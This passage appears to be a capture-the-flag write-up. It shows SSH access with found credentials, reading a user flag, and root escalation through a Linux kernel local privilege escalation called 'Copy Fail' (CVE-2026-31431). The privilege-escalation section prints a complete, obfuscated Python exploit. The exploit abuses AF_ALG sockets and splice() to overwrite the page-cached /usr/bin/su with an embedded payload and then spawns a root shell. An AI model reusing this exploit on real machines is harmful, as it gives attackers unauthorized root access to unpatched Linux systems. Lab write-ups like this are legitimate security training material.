ssh sysadmin@10.128.158.80
After logging in, I read user.txt:
cat user.txt
Now we have the user flag.
Privilege Escalation
The last step is privilege escalation to root.
While looking around the machine, I found a .kdbx file inside the backup directory. This is usually a KeePass database file, so it could have been another path to investigate.
However, after checking the system and kernel version, I found that the machine was vulnerable to a recent Linux kernel privilege escalation called Copy Fail, also known as:
CVE-2026-31431In simple terms, Copy Fail is a local privilege escalation vulnerability in the Linux kernel. It abuses the interaction between AF_ALG sockets, algif_aead/authencesn, and splice() to perform a small controlled write into the page cache.
Public exploits usually target a setuid binary such as /usr/bin/su. After the exploit modifies the cached behavior, running su can give a root shell.
Important note: this is not a remote exploit. We already need local access to the machine as a normal user. In this challenge, we got that access with the sysadmin SSH credentials.
Copy Fail Exploit

I created a Python file on the target machine, copied the exploit code into it, and ran it:
#!/usr/bin/env python3import os as g,zlib,socket as sdef d(x):return bytes.fromhex(x)def c(f,t,c): a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=279;v=a.setsockopt;v(h,1,d('0800010000000010'+'0'*64));v(h,5,None,4);u,_=a.accept();o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08'+i*3),],32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o) try:u.recv(8+t) except:0f=g.open("/usr/bin/su",0);i=0;e=zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fcacfa499979fac5190c0c0c0032c310d3"))while i<len(e):c(f,i,e[i:i+4]);i+=4g.system("su")I ran it:
python3 exploit.pyThis gave me a root shell.